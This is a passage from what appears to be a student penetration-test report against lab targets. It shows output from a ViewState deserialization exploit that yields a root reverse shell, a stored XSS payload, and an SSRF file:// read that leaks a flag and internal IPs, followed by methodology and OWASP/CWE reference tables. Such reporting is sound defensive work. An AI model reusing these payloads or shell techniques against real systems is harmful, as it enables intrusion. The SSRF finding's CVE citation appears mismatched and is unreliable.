Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

Execution of final.py and reverse shell



```
┌──(.venv)─(prashantg㉿kali)-[~/Downloads]
└─$ python3 viewState_exploit.py
Viewstate found: wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mNzA9qHjYerxo0jW7zu1mdKBXtxnT1RmnWUWTJyCuNcJuxE=


Sending encoded payload: b'EpflyBhnLkAS/cI6nexhMqH/tMmK+e+oOSB+iGGStMf3iTfxuPA5PGNGhz6HO2nAZeudvUiuJvqiPb69whWbK2/EFMRkmhTDywwZ5O1KTeC46zdFOsXfLYOq+MjjY+tkAaxKM5Zb/AOsYdZvfY8e1sabBeszd
3s9CFB6/cOtDM9T/kJvYUGrCGusU12qJMqtQ33oFyJ2zgfwKr6XAtXU8s2sqIwM66TOVbzyfFEXr89jyqxSUY3hdk46BemAlloyNdVj1CHfhfutpaLVXVs6TdhLQdtrBWSatNg0jB4HMgE2iUCVwZELYozwyhTxaX7VvLnxg9ifSPXdj0NDvuqW3
19UjR3ViE60pA/lPN0LvNrGmDogApwtcbcSaxLi2tXrMJBp6EDfQHN/SwdIuFEqkIskbuo/Bfq5cQixrjathBAbSR+vI72TSDzIIIeajb3yOCCi+bO6GiwMDujIaQZWfBp3bgVjEd8Yl2JeA+fvzl+82RDEj0xtcHwClZ2MoBNDGnQzEH9emreYb
01AnL1/50QkCgt8xowDjtGDAduLpu24Ak0aqmjXxkK4vqWZn/iQMAOaKY25BdFpW2fDgeBvE68Izbftt/nTpiRl7A+DFCJIJsb0k7U0RIbLZyqa7rwkBUIEqvBr0Lu5TRVFLnjWznBw4GQzEjQDaVtnw4HgbxOvCM237bf506YkZewPgxQivpKQv
Sp+9b84bYI5eT9LOEGx3wgnLjKDL7/7pR3gFqOEfB4mPz8DdCY4l6Z87IAbJckpMw/916Ge8bKYIGnzRAZoPI0pyxYnYrEOCOx2yHFUVtzI5V2yXGx9CFKq8TzKwmnZ7FFzKdBOOgXpgJZaMjXVY9Qh34X7raWi1V1bOk2WDtc747vVRVEpV3KxW
NjSqDcslWV7CoPx4jx9IYA2i8XOBF+vkXOGhyDafG04vyto6kvmPn4pCve1W5gD42eHLpS0Nbklh6nxppUBzClq6FxMOd3NcK9ty0Ki4udfDHAi0Kvskzjm1bmyNkYAY15zKFy2nJQs3pkGa77Ht8zKAIEY9lEOrVQEEsckIi+MsG5NDhNcA5Lu+
09Jk1Di1VpvQjQwgwvMH/Q8goFN7ywqDoUJZXmh9vO8EuEfBHhmLIb/moAYqIgWYXTuYT3iCGRTU95cyUThKed8Y7+vpJUKPFlaQEvSDoJC1L+UtxbFBKGU0tDzCHaLnkKnfN7XNrQZJIWg/YwKxcFPSZNQ4tVab+ZOfULzxCLNSDLyRh1q1cPK6
pIgzb5rv9K84ptdW/yGJ0Eu84bKUhVCJ3AD9Zpkr7xx4SlPJt+Xnia7jcNbZOe2uEpfZ6p52Sq92mvK6p15vUr0vZ7DkPbdky4x3i2CZLfs3ABDYpM+DUvYsL/w3LayoJ4NbLkgBw7nNrPJom4mI9YO4ew+hLybFNxvvsjITIzvta0ltoxbgiX/w
c5q31WRQlJO8bNWfzMWI6J9Vy5uWbGDkj9WoL7BbMV98AyaPMItSdjMPeBa3D3PaA1Pnlt3ZZBvi7OfZVWioenoBRpqT7Ut+g7H44BU7F4WqCcfscgilqPJqjLb6vcCkJUWMn2AKaXFTMs3MSHeAWjGiAqQCoRExK+XSZdnKSvCgdNLd4bxcTUw5
wNVHKVYzQ7RekkS/cI6nexhMsr3p06TzJ9pU/GMvkji5jvv6nXjN1RFJnYerJZkU8NXMfuddOi4vl0nomDm0JaXCkyuscfHQRIsbBbTfmytWFxYG61CRTr+zbde5kpiNzENS3mRur0jowPLkfG9'

┌──(.venv)─(prashantg㉿kali)-[~/Downloads]
└─$ ▯

listening on [any] 443 ...
connect to [10.110.21.105] from (UNKNOWN) [10.110.21.10] 36226

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cd
ls
snap
pwd
/root
█
```

Recommendation:
Enable ViewState MAC (Message Authentication Code) signing. Avoid deserializing untrusted data. Use encrypted ViewState and validate its integrity on the server.

9. **Security Logging and Monitoring Failures**
   Risk: Medium
   CVSS: 6.5 (v3)
   CVE: N/A   CWE: CWE-778 (Insufficient Logging)
   Root Cause: Absence of Intrusion Detection in Logging Workflow
   Category: OWASP Top 10 – A09


Finding:
The application failed to detect or alert on malicious activity during testing. To simulate a real-world attack, a DOM-based XSS payload was injected using Burp Suite into the "Reflected (First Order) User Lookup" feature of the Mutillidae application. The payload <script>alert("XSS")</script> was URL-encoded and inserted into the username parameter of a request. After intercepting and modifying the request using Burp Repeater, the payload was submitted and subsequently stored in the server logs. When the log viewer (show-log.php) was accessed, the payload executed as JavaScript in the browser, confirming that input had not been sanitized or encoded before being displayed. At no point during or after the attack did the application trigger an alert or generate any monitoring event, indicating a lack of real-time intrusion detection or proper log sanitization.

Risk:
Without proper monitoring, attackers can perform reconnaissance, injection attacks, and escalate privileges unnoticed, increasing breach impact and delaying forensic investigations.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8880	Mutillidae/8880

Screenshots:


OWASP Mutillidae II: Keep Calm and Pwn On
Home | Login/Register | Toggle Hints| Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data
Log
Help Me!
and Videos
Delete Logs
Browser Ag
Message
OK

Version: 2.8.16   Security Level: 0 (Hosed)   Hints: Enabled (1 - Try easier)   Not Logged In

http://itp425.org/mutillidae/index.php?page=capture-data.php

lla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101   User visited: show-log.php

Recommendation:
Implement comprehensive logging for suspicious inputs and administrative access events. Configure real-time alerting on anomalies such as unexpected script executions, failed logins, or repeated suspicious activities.

10. Server-Side Request Forgery (SSRF) with Local File Inclusion (LFI)

Risk: High
CVSS: 8.0 (v3)
CVE: CVE-2021-21985 CWE: CWE-918 (Server-Side Request Forgery)
Root Cause: Unvalidated User Input for Server-Side Requests
Category: OWASP Top 10 – A10


Finding:
The web application at itp425.org:9000 accepted unvalidated user input for server-side resource fetching. By supplying a crafted URL (file:///etc/flag.txt), an attacker was able to make the server access local filesystem resources and leak sensitive internal information, such as internal IP addresses and file contents.

Risk:
Exploitation of SSRF vulnerabilities can expose internal network infrastructure, access sensitive local files, escalate privileges, and further enable remote code execution or lateral movement within internal networks.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:9000	SSRF/9000

Screenshots:



file:///etc/flag.txt

SEE YOUR RESULT:

ITP425{w3lcom3_t0_th3_jungl3}

Internal IP: 172.17.0.2
Internal Port: 80
Internal Gateway: 172.17.0.1

Recommendation:
Validate and strictly whitelist acceptable URLs. Block requests to internal IP ranges and file protocols (file://). Enforce server-side request restrictions and use network segmentation to minimize SSRF attack surface.

III. Appendix A

Methodology

The Vulnerability Assessment team uses a combination of several penetration testing frameworks depending on the scope of work, such as Penetration Testing Execution Standard (PTES) for networking penetration testing, Open Source Web Application Security Project (OWASP) for web app security testing and Open Source Security Testing Methodology Manual (OSSTMM) to support compliance/regulations, security operations and guidance. In addition to the above frameworks, the VA team will be performing the following:

- **Information Gathering** – The information-gathering phase of our penetration testing methodology consists of service enumeration, network mapping, banner reconnaissance and more. Host and service discovery efforts results in a compiled list of all accessible systems and their respective services with the goal of obtaining as much information about the systems as possible.
- **Threat Modeling** – With the information collected from the previous step, security testing transitions to identifying vulnerabilities within systems. This begins with automated scans initially but quickly develops into deep-dive manual testing techniques. The VA team will consult with the Cyber Threat Intelligence (CTI) team to gather intel into latest hacking campaign and what vulnerabilities are being exploited in the public against the list of assets that were identified and categorized into threat categories.
- **Vulnerability Analysis** – The vulnerability analysis phase involves the documenting and analysis of vulnerabilities discovered as a result of the previous network pen testing steps. This includes the analysis of out from the various security tools and manual testing techniques. At this point, the VA team will consult with the Host Security team to determine accurate system information and create a list of attractive vulnerabilities, suspicious services and items worth researching further has been created and weighted for further analysis. In essence, the plan of attack is developed here.
- **Exploitation** – Unlike a vulnerability assessment, a penetration test takes it a bit further specifically by way of exploitation. Exploitation involves actually carrying out the vulnerability's exploit (ie: buffer overflow) in an effort to be certain if the vulnerability is truly exploitable. During a test, this phase consists of employing heavy manual testing tactics and is often quite time-intensive. Exploitation may include, but is not limited to: buffer overflow, SQL injection, OS commanding and more.
- **Reporting** – The reporting step is intended to deliver, rank and prioritize findings and generate a clear and actionable report, complete with evidence, to the project stakeholders. The presentation of findings can

occur via Webex or in-person – whichever format is most conducive for communicating results.

Root Cause Description Table

Root Cause Area	Root Cause Description
Configuration Management	Software or network devices have been deployed without the appropriate security settings or are misconfigured increasing the risk of application or system compromise. This introduces avenues for exploration, easily unauthenticated login credentials, weak encryption and cleartext passwords to name a few.
Patch Management	Patches related to single software deployments can introduce vulnerabilities if the system software is not monitored for updates.
Unsupported Technology	Software that is unsupported is subject to vulnerabilities as the developer of the software is not providing patches as security issues are uncovered.
Access Control	Access restrictions are not sufficient, allowing users with no legitimate need additional or escalated privileges.
Malicious Code	These are findings that result from virus, malware or other malicious code that has entered the system.
Legal or Regulatory	These are items resulting in legal (copyright), compliance violations or may not conform to regulatory standards.
Insecure Software Development	These are findings resulting from poor secure software development practices (not properly validating user input, lack of crypto, etc.).

OWASP Top 10 Description Table

OWASP Top 10 Application Security Risk Area	Application Security Risk Description
A1: Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A2: Cryptographic Failures	Many web applications and APIs do not properly protect sensitive data, such as financial, health care and personally identifiable information (PII). Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft or other crimes. Sensitive data deserves extra protection, such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A3: Injection	Injection flaws, such as SQL, NoSQL, OS and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into

OWASP Top 10 Application Security Risk Area	Application Security Risk Description
	executing unintended commands or accessing data without proper authorization.
A4: Insecure Design	Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.
A5: Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6: Vulnerable and Outdated Components	Components, such as libraries, frameworks and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A7: Identification and Authentication Failures	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys or session tokens, or to exploit other implementation flaws to assume other users’ identities temporarily or permanently.
A8: Software and Data Integrity Failures	Focuses on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks and privilege escalation attacks.
A9: Security Logging and Monitoring Failures	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.
A10: Server-Side Request Forgery (SSRF)	SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).

CWE Top 25 Table

Rank	ID	Name
1	CWE-787	Out-of-bounds Write
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
4	CWE-20	Improper Input Validation
5	CWE-125	Out-of-bounds Read
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
7	CWE-416	Use After Free
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
9	CWE-352	Cross-Site Request Forgery (CSRF)
10	CWE-434	Unrestricted Upload of File with Dangerous Type
11	CWE-476	NULL Pointer Dereference
12	CWE-502	Deserialization of Untrusted Data
13	CWE-190	Integer Overflow or Wraparound
14	CWE-287	Improper Authentication
15	CWE-798	Use of Hard-coded Credentials
16	CWE-862	Missing Authorization
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
18	CWE-306	Missing Authentication for Critical Function
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer
20	CWE-276	Incorrect Default Permissions
21	CWE-918	Server-Side Request Forgery (SSRF)
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
23	CWE-400	Uncontrolled Resource Consumption
24	CWE-611	Improper Restriction of XML External Entity Reference
25	CWE-94	Improper Control of Generation of Code ('Code Injection')